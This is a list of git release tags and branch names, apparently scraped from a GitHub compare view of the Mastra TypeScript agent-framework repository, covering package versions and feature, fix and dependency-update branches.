DKB:@mastra/deployer-netlify@0.1.0
DKB:@mastra/deployer@0.1.0
DKB:@mastra/evals@0.1.0
DKB:@mastra/firecrawl@1.1.0
DKB:@mastra/github@1.1.0
DKB:@mastra/loggers@0.1.0
DKB:@mastra/mcp@0.1.0
DKB:@mastra/memory@0.1.0
DKB:@mastra/rag@0.1.0
DKB:@mastra/ragie@1.1.0
DKB:@mastra/speech-azure@0.1.0
DKB:@mastra/speech-deepgram@0.1.0
DKB:@mastra/stabilityai@1.1.0
DKB:create-mastra@0.1.0
DKB:mastra@0.2.0
DKB:@mastra/speech-elevenlabs@0.1.0
DKB:@mastra/deployer-vercel@0.1.0
DKB:@mastra/speech-playai@0.1.0-alpha.17
DKB:@mastra/speech-replicate@0.1.0-alpha.17
DKB:@mastra/speech-speechify@0.1.0-alpha.17
DKB:@mastra/speech-openai@0.1.0-alpha.17
DKB:@mastra/store-pg@0.0.0-alpha.11
DKB:@mastra/store-upstash@0.0.0-alpha.11
DKB:@mastra/vector-astra@0.1.0-alpha.26
DKB:@mastra/vector-upstash@0.1.0-alpha.26
DKB:@mastra/vector-chroma@0.1.0-alpha.26
DKB:@mastra/vector-pg@0.1.0-alpha.26
DKB:@mastra/vector-pinecone@0.1.0-alpha.27
DKB:@mastra/vector-qdrant@0.1.0-alpha.26
DKB:@mastra/vector-vectorize@0.1.0-alpha.27
DKB:@mastra/speech-ibm@0.1.0-alpha.17
DKB:@mastra/speech-murf@0.1.0-alpha.17
DKB:@mastra/mcp@0.1.0-alpha.34
DKB:@mastra/loggers@0.1.0-alpha.25
DKB:@mastra/github@1.0.3-alpha.77
DKB:@mastra/firecrawl@1.1.0-alpha.86
DKB:@mastra/evals@0.1.0-alpha.34
DKB:@mastra/deployer@0.1.0-alpha.38
DKB:@mastra/deployer-vercel@0.1.0-alpha.43
DKB:@mastra/deployer-cloudflare@0.1.0-alpha.42
DKB:@mastra/composio@0.1.0-alpha.58
DKB:@mastra/deployer-netlify@0.1.0-alpha.40
DKB:@mastra/ragie@1.0.1-alpha.68
DKB:@mastra/stabilityai@1.0.1-alpha.67
DKB:@mastra/speech-azure@0.1.0-alpha.17
DKB:@mastra/speech-deepgram@0.1.0-alpha.17
DKB:@mastra/memory@0.1.0-alpha.74
DKB:@mastra/speech-elevenlabs@0.1.0-alpha.17
DKB:@mastra/speech-google@0.1.0-alpha.17
DKB:mastra@0.2.0-alpha.145
DKB:@mastra/rag@0.1.0-alpha.84
DKB:@mastra/core@0.2.0-alpha.92
DKB:@mastra/deployer-vercel@0.0.1-alpha.35
DKB:@mastra/deployer-netlify@0.0.1-alpha.32
DKB:mastra@0.1.57-alpha.135
DKB:@mastra/deployer@0.0.1-alpha.30
DKB:@mastra/deployer-cloudflare@0.0.1-alpha.33
DKB:@mastra/vector-pg@0.0.1-alpha.18
DKB:@mastra/store-pg@0.0.0-alpha.2
DKB:@mastra/speech-murf@0.0.1-alpha.9
DKB:@mastra/speech-openai@0.0.1-alpha.9
DKB:@mastra/vector-libsql@0.0.1-alpha.19
DKB:@mastra/vector-chroma@0.0.1-alpha.18
DKB:@mastra/speech-speechify@0.0.1-alpha.9
DKB:@mastra/vector-astra@0.0.1-alpha.18
DKB:@mastra/store-upstash@0.0.0-alpha.2
DKB:@mastra/vector-vectorize@0.0.1-alpha.19
DKB:@mastra/vector-upstash@0.0.1-alpha.18
DKB:@mastra/vector-qdrant@0.0.1-alpha.18
DKB:@mastra/vector-pinecone@0.0.1-alpha.19
DKB:@mastra/speech-playai@0.0.1-alpha.9
DKB:@mastra/speech-replicate@0.0.1-alpha.9
DKB:@mastra/speech-elevenlabs@0.0.1-alpha.9
DKB:@mastra/stabilityai@1.0.1-alpha.59
DKB:mastra@0.1.57-alpha.134
DKB:@mastra/deployer@0.0.1-alpha.29
DKB:@mastra/engine@0.0.5-alpha.79
DKB:@mastra/evals@0.1.0-alpha.26
DKB:@mastra/core@0.2.0-alpha.84
DKB:@mastra/loggers@0.0.1-alpha.17
DKB:@mastra/speech-google@0.0.1-alpha.9
DKB:@mastra/mcp@0.0.1-alpha.26
DKB:@mastra/memory@0.1.0-alpha.66
DKB:@mastra/rag@0.0.2-alpha.75
DKB:@mastra/ragie@1.0.1-alpha.60
DKB:@mastra/speech-azure@0.0.1-alpha.9
DKB:@mastra/speech-deepgram@0.0.1-alpha.9
DKB:@mastra/speech-ibm@0.0.1-alpha.9
DKB:@mastra/deployer-vercel@0.0.1-alpha.34
DKB:@mastra/deployer-netlify@0.0.1-alpha.31
DKB:@mastra/firecrawl@1.0.4-alpha.77
DKB:@mastra/github@1.0.3-alpha.69
DKB:@mastra/composio@0.0.1-alpha.50
DKB:@mastra/deployer-cloudflare@0.0.1-alpha.32
DKB:@mastra/dane@0.0.2-alpha.107
DKB:v0.1.10
DKB:v0.1.8
DKB:v0.1.7
DKB:v0.1.6
DKB:v0.1.5
DKB:v0.1.4
DKB:v0.1.3
DKB:v0.1.2
DKB:v0.1.1
DKB:v0.1.0
..
compare: DKB:main
DKB:factory/issue-30665-43d5c291f0af
DKB:eric/obs-870-search-aggregates
DKB:changeset-release/main
DKB:main
DKB:feat/otel-exporter-declare-semconv-schema-url
DKB:slack/1794896670-118209
DKB:fix/model-span-tracker-output-lag
DKB:ci/test-tiers
DKB:factory/item-0b55f1a3-21a2-4957-b7a6-fa31fb9dcf00
DKB:feat/trace-navigation-api
DKB:fix/knowledge-sync-scope-reads
DKB:renovate/typescript-7.x
DKB:feat/factory-ui-session-layout-route
DKB:renovate/cgr.dev-chainguard-minio
DKB:renovate/lock-file-maintenance
DKB:fix/call-only-om-saves
DKB:claude/great-cori-ksp4r9
DKB:feat/factory-ui-card-draft-panel
DKB:fix/factory-gateway-catalogue
DKB:fix/factory-gateway-errors
DKB:fix/mastracode-gateway-v2-keys
DKB:fix/gateway-v2-studio-errors
DKB:fix/gateway-v2-client
DKB:arthur/foreach-resume-restart
DKB:fix/29612-max-steps-notice
DKB:fix/30022-evented-time-travel-state
DKB:cursor/studio-iframe-memory-markup-2945
DKB:fix/30182-durable-suspend-after-finish
DKB:security/vanta-2026-11-13
DKB:user/session-4d0fcd85-b279-411c-8eb5-5cef95f2f074
DKB:factory/review-followups-pr-30399
DKB:fix/factory-gateway-v2
DKB:fix/mastracode-gateway-v2
DKB:fix/gateway-v2-core-server
DKB:fix/cli-gateway-url
DKB:docs/gateway-dashboard-links
DKB:factory/issue-30604-dcd8e187fa26
DKB:fix/gateway-v2-mastracode-factory
DKB:fix/gateway-v2-core-studio
DKB:refactor/cor-1580-agent-orchestration
DKB:feat/cli-env-var-kind-flags
DKB:feat/factory-outsider-pr-rules
DKB:fix/cli-write-only-secrets
DKB:arthur/gate-fresh-tool-calls-after-resume
DKB:factory/review-followups-pr-30396
DKB:fix/30206-lease-renewal-after-suspend
DKB:fix/factory-intake-any-phase
DKB:cor-1560
DKB:playground-snapshot/20261116-195948
DKB:renovate/pnpm-12.x
DKB:feat/cor-1563-engine-policy
DKB:renovate/major-security-updates
DKB:fix/factory-idle-cleanup-open-cards
DKB:fix/30190-auto-resume-follow-up
DKB:fix/om-observer-user-attribution-29792
DKB:fix/factory-move-tool-always-present
DKB:user/session-a70a1abb-cba9-451b-a171-9cd5e92b85cd
DKB:arthur/evented-foreach-suspend-data
DKB:feat/om-extractor-state-signals
DKB:factory/issue-30566-5270ac0a3f90
DKB:fix/om-29012-bounded-history
DKB:factory/issue-30587-d8e2a08dfc49
DKB:user/session-3be4d6b1-b3b2-4ed7-ae5f-cea475c79dcd
DKB:feat/core-prompt-cache-processor
DKB:fix/agent-empty-reply-on-length
DKB:factory/issue-29856-ac74089fb26d
DKB:max/pkg-pr-new-snapshots
DKB:slack/1794859179-334879
DKB:user/session-e7ae8b9b-6b26-4ee5-9f4e-4a96664bced0
DKB:playground-snapshot/20261117-013459
DKB:fix/om-observation-chunk-tags
DKB:max/chevrons-snapshot
DKB:ci/tiers-keep-core-tests-on-core-changes
DKB:feat/agent-session-export
DKB:arthur/bound-recovery-listings
DKB:arthur/evented-retry-resume-data
DKB:user/session-c31530e0-2c76-43b4-b48b-d3e5f66fa6f0
DKB:factory/issue-30360-bfd741adb95d
DKB:feat/factory-github-connect
DKB:refactor/cor-1576-durable-ownership
DKB:fix/30226-suspend-window
DKB:fix/libsql-update-thread-metadata
DKB:yujohn/obs-967-read-widget-projectid-from-the-opened
DKB:fix/30206-lease-atomic-transfer-followup
DKB:renovate/major-mastra
DKB:renovate/database-clients
DKB:renovate/tinypool-2.1.2-2.x
DKB:daniel/server-mcp-9-mcp-apps-steering
DKB:daniel/server-mcp-8-mcp-apps
DKB:renovate/aws-sdk
DKB:renovate/babel-monorepo
DKB:slack/1794851747-096079
DKB:slack/1794844058-725809
DKB:fix/30219-workflow-tool-step-input
DKB:fix/30211-to-model-output-validation-errors
DKB:fix/30369-modal-idle-timeout
DKB:fix/29885-libsql-lazy-logger
DKB:fix/29391-startasync-lifecycle-hooks
DKB:user/session-41157161-5bf7-45e6-9d77-50ee3bd66807
DKB:playground-snapshot/20261116-171512
DKB:test/stream-harness
DKB:factory/rereview-followups-pr-30499
DKB:security/hono-4.13.16-2026-11-13
DKB:renovate/tavily-core-1.x
DKB:renovate/workos-inc-node-12.x
DKB:renovate/google-cloud-speech-8.x
DKB:renovate/optimize-lodash-rollup-plugin-6.x
DKB:renovate/vercel-sandbox-4.x
DKB:renovate/browser-automation
DKB:security/agent-browser-cli
DKB:renovate/rollup-4.x
DKB:renovate/rollup-plugin-commonjs-29.x
DKB:renovate/rollup-plugin-alias-6.x
DKB:renovate/rollup-plugin-virtual-3.x
DKB:renovate/ai-sdk-provider-utils@-=5.0.0-5.0.52-5.x
DKB:renovate/ai-sdk-provider-utils@-=4.0.0-4.0.56-4.x
DKB:fix/durable-om-thread-title
DKB:renovate/ai-sdk
DKB:max/settings-control-group
DKB:fix/factory-review-feedback-binding
DKB:feat/surrealdb-store
DKB:fix/knowledge-invalid-cursor-400
DKB:test/factory-work-lifecycle
DKB:renovate/build-tools
DKB:fix/29359-evented-resolve-by-id
DKB:max/breadcrumb-chevrons
DKB:max/copy-value-proto
DKB:max/chart-card-header-ui
DKB:factory/issue-30238-6870a6046345
DKB:max/settings-empty-state
DKB:max/settings-row-height
DKB:max/settings-copy-pass
DKB:factory/issue-29252-2e292b25b89d
DKB:factory/issue-21902-13d4a5ddf634
DKB:factory/issue-29628-cc8af30612d6
DKB:factory/issue-30230-8ae65d3fbab8
DKB:gen-ui-xp
DKB:factory/issue-30217-a98976d97a17
DKB:factory/issue-25227-e058116def7b
DKB:factory/issue-12426-8bf77a7eb1ca
DKB:factory/issue-26472-2caedc6a5032
DKB:factory/issue-30094-2e50445b37a2
DKB:factory/issue-30190-cb015b8fa3af
DKB:factory/issue-29673-3a78501a8a0e
DKB:factory/issue-30443-2d88493b7c7a
DKB:factory/issue-30182-809b005ad0f7
DKB:factory/issue-30318-ed8542fb3f52
DKB:factory/issue-30441-c0266168cec0
DKB:factory/issue-30462-610dae536fd3
DKB:factory/item-7e07d81c-10c9-4029-b103-4c8972d635c0
DKB:factory/issue-30421-19d8768be271
DKB:factory/issue-30069-2cc34a5ec7b9
DKB:fix/27451-swept-run-send-blocked
DKB:factory/issue-30461-3a05e2d6adc7
DKB:renovate/major-e2e-tests
DKB:factory/issue-30426-55272ef7533a
DKB:user/session-2686c328-5f73-44d9-b94d-ea8ff7cae123
DKB:factory/issue-30454-14bacd4e2c34
DKB:factory/issue-30449-156c2f4c46ea
DKB:playground-snapshot/20261115-194836
DKB:perf/factory-sidebar-session-cards-by-version
DKB:perf/factory-session-cards-by-version
DKB:perf/factory-session-cards-by-frame
DKB:perf/factory-typed-feed-frames
DKB:codex/golden-thread-replay
DKB:fix/gateway-v2-local-observational-memory
DKB:factory/rereview-followups-pr-30419
DKB:factory/issue-30366-52ca76653f82
DKB:factory/review-followups-pr-30225
DKB:factory/issue-30375-3a328200c8ac
DKB:codex/gateway-v2-audio-factory
DKB:codex/gateway-v2-audio-studio
DKB:fix/gateway-v2-audio-studio-review
DKB:slack/1794619771-534749
DKB:arthur/bg-5-factory
DKB:arthur/bg-4-studio
DKB:arthur/bg-3-http
DKB:arthur/bg-2-mastracode
DKB:factory/issue-30369-46969d5380d4
DKB:user/session-bd92a08f-4aa7-4e8e-9457-bbc52b5c5e82
DKB:feat/factory-linear-connect
DKB:feat/workflow-suspend-timeout
DKB:slack/1794597790-310339
DKB:docs/server-auth-warning
DKB:docs/observability-alerts-dashboard
DKB:docs/gateway-v2
DKB:feat/factory-platform-connect-foundation
DKB:factory/review-followups-pr-30343
DKB:docs/connect-project-provider-policy
DKB:renovate/security-updates
DKB:factory/review-followups-pr-30335
DKB:feat/connect-client-events
DKB:jal/datalist-overscroll-chain
DKB:user/session-8896d355-2293-48e7-9eb1-11ce13fd1b6e
DKB:factory/issue-30285-66674340a5a1
DKB:max/smooth-corners
DKB:fix/29752-wm-instruction-override
DKB:fix/30224-skills-root-scaling
DKB:factory/issue-26575
DKB:fix/30296-studio-dotted-routes
DKB:playground-snapshot/obs-885-20261113
DKB:fix/interactive-suspension-kind
DKB:renovate/openrouter-ai-sdk-provider-v6-3.x
DKB:renovate/openrouter-ai-sdk-provider-v5-3.x
DKB:renovate/openrouter-ai-sdk-provider-3.x
DKB:feat/factory-boards-one-card
DKB:feat/observability-editable-draft-schemas
DKB:playground-snapshot/20261113-121946
DKB:max/sidebar-motion
DKB:fix/mcp-tracked-tool-failures
DKB:user/session-563c815f-ddbc-4b00-a1cc-0b97dca42d4a
DKB:user/session-47854ae0-7b69-416a-bf8a-36180e9140fd
DKB:perf/factory-jira-incidentio-list-reads
DKB:feat/factory-intake-from-server
DKB:review/cor-1526-byte-proof
DKB:review/cor-1526-degrade-admission
DKB:spec/factory-phase-exit-routes
DKB:factory/item-99f243bc-d184-4be4-be6e-2ac90ed56df5
DKB:managed-agents
DKB:slack/1794307079-447439
DKB:factory/review-followups-pr-30215
DKB:factory/pr-30215-be78c378e369
DKB:factory/issue-30039-49d389e9d7a7
DKB:arthur/28712-durable-sleeps
DKB:arthur/28712-recovery-loop
DKB:factory/issue-29733-1addd8eaa0d8
DKB:playground-snapshot/20261112-180704
DKB:factory/pr-30148-46f87e75c38b
DKB:devin/1794416064-studio-gateway-model-picker
DKB:playground-snapshot/obs-896-20261112
DKB:arthur/28712-cheaper-sweep
DKB:arthur/28712-finished-step-check
DKB:arthur/28712-step-leases
DKB:anurag/obs-754-timeout-and-resume-sampling
DKB:arthur/28712-late-deliveries
DKB:playground-snapshot/20261112-103624
DKB:feat/observed-usage-after-retry
DKB:factory/rereview-followups-pr-30186
DKB:factory/review-followups-pr-30178
DKB:factory/review-followups-pr-30171
DKB:renovate/major-github-actions
DKB:factory/issue-29782-3af3d70bd482
DKB:factory/issue-29776-65461607088c
DKB:factory/issue-29781-b106106a00c9
DKB:factory/issue-29757-624c87992694
DKB:user/session-dace679e-0137-42a2-aba7-204f970fe1a8
DKB:user/session-df9dbea3-3afc-4e88-b1cb-c4f570c17738
DKB:factory/issue-30152-f6c00a769f4f
DKB:factory/issue-30150-61dabf886d63
DKB:fix/cli-org-id-api-token
DKB:user/session-80694b5d-69d0-4c37-8670-545b16d80ed9
DKB:factory/issue-25508-60ad2fd66e6d
DKB:user/session-8f3eac2a-7efd-47e6-9feb-72271a726847
DKB:factory/issue-29516-b828ba2339fe
DKB:factory/issue-30131-9e969677b3bd
DKB:factory/issue-30123-f2254c0603cb
DKB:fix/factory-terminal-cleanup-self-wait
DKB:factory/item-b76f2be4-c755-48a8-ba89-4f5fa87b0793
DKB:fix/headless-model-catalog-fallback-20261104
DKB:factory/rereview-followups-pr-30125
DKB:fix/bound-git-instruction-processes
DKB:user/session-969789b7-2855-4746-945d-88cfb503866a
DKB:factory/item-4f6cad23-83b5-4e62-bb37-17301797c52e
DKB:user/session-a851c6a7-db98-4de8-9f31-17e9b414effa
DKB:factory/issue-29974-3c66a4f7247e
DKB:item-4f6cad23-83b5-4e62-bb37-17301797c52e
DKB:user/session-1796f4c7-085c-4bb9-b4f4-0b253746f98e
DKB:factory/issue-30102-548c56de83a1
DKB:lennart/deved-622-goal-continuation-is-in-loop-not-between
DKB:user/session-df66af0d-f9e0-4e07-b73b-b30b957e2940
DKB:user/session-d0fcd9c3-735d-4deb-98b2-04c8e7f588cb
DKB:playground-snapshot/obs-904-span-duration
DKB:fix/28229-durable-resume-schema
DKB:fix/drop-rejected-tool-media-20261104
DKB:factory/issue-30069-d027f1095d36
DKB:factory/issue-29759-3d9893e238a6
DKB:factory/issue-29734-12efcb3e4202
DKB:slack/1793229217-650739
DKB:playground-snapshot/20261111-155017
DKB:playground-snapshot/aggregated-roots-ui
DKB:factory/issue-29732-71cbc4db8368
DKB:factory/issue-29727-af3615783106
DKB:playground-snapshot/obs-891-aggregated-roots
DKB:playground-snapshot/obs-888-20261111
DKB:factory/issue-29267-dbd7a615b1ae
DKB:factory/issue-24224-dab421eb5c45
DKB:playground-snapshot/20261111-130948
DKB:factory/issue-29385-5fd6171198d9
DKB:fix/fastembed-cpu-budget
DKB:perf/factory-board-delta-sync
DKB:fix/factory-card-list-refetch-changed-cards
DKB:fix/factory-store-review-as-work
DKB:perf/code-sdk-async-base-ref-instructions
DKB:fix/structured-output-span-early-data-chunk
DKB:perf/factory-cost-follows-what-it-touches
DKB:factory/issue-29186-a22cee369212
DKB:anurag/issue-29525-realtime-durable-fallback
DKB:fix/span-filter-reparent
DKB:anurag/obs-754-exporter-cross-process-end
DKB:fix/feed-reread-gap
DKB:factory/issue-29638-d2e06346a91f
DKB:perf/factory-board-list-response
DKB:factory/issue-29391-2eae706113a5
DKB:factory/issue-29964-a4c2670a4596
DKB:arthur/29996-cloudflare-file-based-agents
DKB:perf/pg-thread-metadata-index
DKB:perf/pg-skip-thread-count
DKB:snapshot/factory-stalls-combined
DKB:factory/issue-27475
DKB:caleb/factory-list-routes-plain-reads
DKB:slack/1794338918-676569
DKB:factory/issue-29401-0b3596782667
DKB:factory/issue-29974-b4acb13cb1a8
DKB:fix/shell-tail-pipefail-dash-20261104
DKB:fix/graph-rag-self-link-29365
DKB:fix/graphrag-query-controls
DKB:rphansen91/factory-idle-pollers
DKB:max/switch-pill-press
DKB:joel/connect-docs-pricing
DKB:slack/1794328673-848899
DKB:playground-snapshot/20261110-174755
DKB:playground-snapshot/20261110-204321
DKB:user/session-93bb4dd1-2bea-4730-9cfd-d59013e4f2d7
DKB:user/session-4938ee91-13f4-4daf-9164-8ecff55646f6
DKB:security/template-mongodb-lock
DKB:factory/issue-29908-c47c149a39f3
DKB:playground-snapshot-20261110-151227
DKB:factory/issue-29905-d044a317ebef
DKB:playground-snapshot/obs-867-text-search-20261110
DKB:factory/issue-29907-680108716a52
DKB:playground-snapshot/20261110-145836
DKB:playground-snapshot/20261110-112353
DKB:factory/issue-29885-fe5f6688f8e6
DKB:fix/issue-29808
DKB:factory/issue-29766-46226f42d1b0
DKB:factory/pr-29668-acbb24ef59ea
DKB:fix/issue-29806
DKB:fix/issue-29811
DKB:perf/factory-session-open-checks
DKB:shipyard-beta/default-board-gen-ui
DKB:fix/client-tool-model-output-reconciliation
DKB:fix/factory-attribute-human-writes-only
DKB:factory/item-d2bef365-94ef-4b4e-b9e5-a850420d1087
DKB:docs/qualify-foreach-resume-and-resource-id
DKB:factory/pr-29830-40c2d9451955
DKB:slack/1794013177-523179
DKB:proof/cor-1512-redis-evidence
DKB:fix/adapters-rbac-fail-closed
DKB:factory/issue-29822-485119450d5c
DKB:factory/issue-29735-bdece3ad5cf2
DKB:slack/1794002960-566099
DKB:slack/1794260144-664829
DKB:max/ci-performance-research-ff45a7
DKB:playground-snapshot/20261110-000924
DKB:factory/issue-29762-c47826729e10
DKB:feat/generative-ui
DKB:slack/1794234984-906109
DKB:slack/1794003723-593899
DKB:factory/item-18884184-2493-434f-94c0-764289d3ec7e
DKB:feat/dashboard-widget-editor
DKB:factory/item-5bd726c2-8082-4ab0-b561-a5f285e73d31
DKB:factory/review-followups-pr-29780
DKB:factory/item-196afe09-75dd-419f-967d-2f51b82aeed6
DKB:factory/issue-29643-9300babf0a45
DKB:fix/om-thread-title-language
DKB:fix/bounded-upstash-log-reads
DKB:factory/pr-29145-853aff19269d
DKB:caleb/spike-bg-process-wake
DKB:factory/item-93c12286-6743-40ee-8c4a-2fb72880b3af
DKB:playground-snapshot/20261109-151941
DKB:user/session-96a31fd5-9d83-4c25-a637-31dc51928a6f
DKB:slack/1794250438-794439
DKB:feat/temporal-time-travel
DKB:feat/workspace-computer-resolver
DKB:factory/issue-29640-e9c8a2263d52
DKB:playground-snapshot/20261109-180106
DKB:fix/workspace-computer-tool-order
DKB:jal/pltfrm-3317-read-the-model-from-agent_model-in-personal
DKB:max/snapshot-chart-empty-state
DKB:playground-snapshot/20261109-141051
DKB:playground-snapshot/20261109-133909
DKB:max/metrics-grid-breakpoint
DKB:feat/surrealdb-agent-memory
DKB:user/session-fa94b0a1-b9fe-4d0a-a9fb-2a70c91c4d36
DKB:factory/pr-29664-380fb8c8a3f8
DKB:feat/computer-core-split
DKB:proof/pr4-lifecycle-evidence
DKB:proof/pr3-stream-payload-evidence
DKB:user/session-4f617708-0f10-412c-87b2-970ad69387a5
DKB:feat/computer-semantic-hands
DKB:feat/slack-computer-card
DKB:fix/computer-tools-ordered-group
DKB:feat/mobile-breadcrumb-header
DKB:chore/pui-lint-quickwins
DKB:jal/pltfrm-3300-ship-design-guidance-with-the-playground-ui
DKB:snapshot/doctor-resume
DKB:playground-snapshot/20261107-094055
DKB:playground-snapshot/20261107-123302
DKB:playground-snapshot/20261107-171459
DKB:factory/item-b6e5cc84-bb20-439d-9e80-2704a63efead
DKB:feat/computer-lean
DKB:feat/computer-persistent
DKB:feat/computer-handoff
DKB:feat/studio-computer-panel
DKB:feat/platform-computer-tools
DKB:feat/platform-computer
DKB:feat/core-computer-tool-order
DKB:user/session-b9c35ecc-fbcd-43eb-aa99-63eaccc89a7c
DKB:perf/core-unstored-run-cancel-reads
DKB:playground-snapshot/20261106-122026
DKB:worktree/deployer-alias
DKB:slack/1793985805-715179
DKB:factory/pr-29476-56bf20116f7e
DKB:fix/29163-follow-up-answer-row
DKB:fix/schema-compat-json-schema-formats
DKB:feat/otel-resource-schema-url
DKB:perf/factory-chat-round-trips
DKB:fix/knowledge-note-ref-links
DKB:review/cor-1511-transcript-transform
DKB:test/pr2-observe-read-denial
DKB:review/cor-1511-response-view
DKB:proof/stream-delivery-bounded-rtt
DKB:slack/1793744211-753199
DKB:slack/1793916186-549839
DKB:playground-snapshot/20261105-133839
DKB:fix/core-save-accepted-user-message
DKB:pr-assets-29580
DKB:refactor/cor-1509-inngest-shared-stream-bus
DKB:fix/29487-agent-scoped-run-topics
DKB:proof/stream-delivery-benchmark
DKB:feat/factory-mcp-servers
DKB:fix/grwth-1919-signed-empty-reasoning
DKB:review/cor1509-wire-integration
DKB:review/29487-agent-transport-boundary
DKB:fix/claimed-owner-discovery-pacing-boundary
DKB:playground-snapshot/20261105-101324
DKB:fix/factory-idle-github-discovery
DKB:playground-snapshot/20261105-knowledge-source-names
DKB:feat/platform-memory-studio-context
DKB:fix/29311-bun-overrides
DKB:claude/great-lovelace-uahpgg
DKB:fix/claimed-owner-discovery-boundary
DKB:fix/29511-observe-publisher-bus
DKB:test/29487-durable-fixture-transport
DKB:eric/obs-827-feedback-read-after-write
DKB:taofeeq/teams-unreadable-install-store
DKB:eric/obs-827-snapshot-20261105
DKB:feat/platform-memory-studio-om
DKB:proof/29487-network-evidence
DKB:user/session-c249d6da-ce07-4950-900e-29100a0b2a23
DKB:user/session-50f325c5-fb8c-43f3-a596-6bdcc3339b40
DKB:playground-snapshot/20261104-174506
DKB:playground-snapshot/20261104-171844
DKB:fix/29347-nested-state-schema-base
DKB:fix/factory-active-runs-user-resource
DKB:pourquoi-les-mcp-apps-4c28ae92
DKB:yujohn/obs-837-pass-dashboard-project-id-to-data-tool-calls
DKB:fix/factory-remove-attention-repair
DKB:fix/evented-workflow-experiment-tracing
DKB:snapshot/platform-main
DKB:deploy-mcp-apps
DKB:slack/1793816048-890189
DKB:slack/1793810889-141429
DKB:claude/sharp-cerf-rwrcys
DKB:fix/factory-failure-handling
DKB:feat/platform-knowledge-client
DKB:max/text-wrap-pretty
DKB:fix/temporal-restore-dispatch-collision-hooks
DKB:fix/temporal-restore-validate-inputs
DKB:max/ui-steps-platform
DKB:codex/linear-workspace-recovery-evidence-bf43295
DKB:feat/factory-db-only-boards
DKB:ci/stacked-pr-checks
DKB:eric/fix-span-tool-link-tests
DKB:fix/client-js-stream-tool-result-format
DKB:slack/1793785426-066719
DKB:fix/om-29012-bounded-history-readonly
DKB:fix/om-29008-skip-unused-history-render
DKB:fix/om-29007-cleanup-running-total
DKB:fix/28424-adapter-disconnect-fixtures
DKB:feat/core-knowledge-importers
DKB:fix/28424-lease-step-owner
DKB:caleb/slack-tool-settings-page
DKB:feat/client-js-knowledge-importers
DKB:feat/knowledge-connect-importers
DKB:renovate/google-cloud-spanner-9.x
DKB:docs/proposal-channels-suspend-tools
DKB:slack/1793750249-854719
DKB:fix/agent-run-record-recovery
DKB:claude/nifty-allen-6ljlyw
DKB:fix/agent-idle-detach-proof
DKB:docs/proposal-channels-suspend-tool-behavior
DKB:factory/item-07bc6e05-a0aa-4116-9ba8-50231d570969
DKB:wf-storage-v2/2.5-lazy-steps
DKB:playground-snapshot/20261104-011634
DKB:snapshot/durable-1490
DKB:codex/markdown-chat-table-screenshots-29300
DKB:claude/blissful-pasteur-7neyjq
DKB:test/platform-memory-knowledge-v2
DKB:test/platform-memory-knowledge
DKB:feat/platform-memory-client-proof
DKB:feat/knowledge-tree-links-in-badge
DKB:user/session-ce7f870b-3845-4645-81f4-0e9e2704c4c2
DKB:daniel/mcp-tasks-chat-input-mcp
DKB:slack/1793654558-381939
DKB:perf/board-sync-api
DKB:user/session-dafde53b-ad43-4a30-b444-bd98602a34a3
DKB:fix/om-image-stack-overflow
DKB:caleb/agent-browser-url-policy
DKB:anurag/obs-754-resume-span-identity
DKB:experiment/rolldown-native
DKB:devin/1793708221-cli-resolve-app-versions
DKB:perf/board-sql-paging
DKB:factory/rereview-followups-pr-29229
DKB:factory/item-e2ab3bac-1b0d-456d-a6e2-55448e77856d
DKB:factory/item-b9d040ff-c259-4f19-b3b3-07c82275749e
DKB:slack/1793644330-678709
DKB:caleb/process-stream-timeout
DKB:factory/item-323aec05-ae1a-44d7-9a00-819ab1c7918b
DKB:feat/cyber-refusal-fallback
DKB:fix/mastracode-refusal-fallback
DKB:fix/om-provider-usage-pressure
DKB:max/anthropic-offline-not-expired
DKB:user/session-b35c5210-b5cb-4ed0-b94b-cf1f1e4b8a05
DKB:user/session-9efad19e-b474-4ed5-9559-1bf63ab76710
DKB:playground-snapshot/20261102-163638
DKB:factory/issue-29083-dedd27921ebf
DKB:slack/1793616434-519249
DKB:fix/alpha-workflow-oidc-permission
DKB:max/page-layout-action-row-scrolls
DKB:max/datetime-format-localization-8bea5d
DKB:slack/1793611723-870839
DKB:playground-snapshot/20261102-132645
DKB:max/metrics-toolbar-scroll-fix
DKB:codex/livekit-stable-dependencies
DKB:fix/signal-idle-run-id
DKB:feat/factory-ui-keep-unsent-composer
DKB:factory/issue-28189-9ff64b2bbb14
DKB:factory/issue-29044-c4e63b952299
DKB:factory/issue-29085-d2424d743a97
DKB:factory/issue-29084-3d2e21c7780f
DKB:factory/issue-29138-242b40840322
DKB:factory/issue-29139-f66c6638b946
DKB:factory/issue-29082-72d863b0c5ad
DKB:factory/pr-29073-9378cf2645ce
DKB:lever/7-filtered-store-groups
DKB:lever/4-lockfile-verify-cache
DKB:factory/linear-cor-1490
DKB:daniel/mcp-tasks-chat-input-ui-screenshots
DKB:playground-snapshot/20261031-0020
DKB:playground-snapshot/20261030-1713
DKB:factory/item-cae0b2e8-f336-433c-907a-7c66b58b56d2
DKB:user/session-2778d442-6c9c-439d-88d2-4699ca5f7981
DKB:user/session-7367607a-9dcc-452a-bf4c-a8b43537c2e9
DKB:user/session-63a6b5dd-68b1-4806-ab94-49b6b2694c4f
DKB:user/session-787e1b55-a3f5-4e43-a4f0-8bdc96236496
DKB:user/session-ce9b22d0-84e7-4516-8cf2-7ef2f1c54dfb
DKB:user/session-8a76dc0b-997c-46a1-a9cf-46c8ca444307
DKB:daniel/saved-views-ui-screenshots
DKB:playground-snapshot/20261030-1905
DKB:user/session-31a893a7-1eb8-444f-98cd-8f6b4734d85b
DKB:graysonhicks/auth-ee-subpaths
DKB:slack/1793335865-508989
DKB:sugared-octave-3ea6a7e8
DKB:factory/issue-28993-ea8dd48772d2
DKB:playground-snapshot/20261030-121427
DKB:fix/playground-ui-retry-refetch-all
DKB:fix/trace-intelligence-enabled-signals
DKB:bald-fire-ae0d068e
DKB:daniel/mcp-tasks-7-base
DKB:factory/item-e1338033-4dfd-43b8-b217-d871fcc4bd78
DKB:jamie/alpha-importers-ui
DKB:jamie/importer-run-log
DKB:jamie/alpha-demo
DKB:factory-pr-28915-screenshots
DKB:jamie/importers-config-ui
DKB:user/session-ce3e9e83-a0ca-4c8c-a5cb-15c370077931
DKB:user/session-6e9ed693-37c3-4c48-ae74-b8f7e1807838
DKB:slack/1792638881-467209
DKB:user/session-3b0bae9e-f2e4-4b92-b4fd-65fd076ba348
DKB:factory/followup-28521-closed-sweep
DKB:factory/pr-28521-a24bb2a8b80d
DKB:refactor/factory-single-auth-layer
DKB:factory/linear-fact-560
DKB:factory/followup-28521-review
DKB:playground-snapshot/20261029-171451
DKB:playground-snapshot/20261029-170138
DKB:perf/work-items-pagination-api
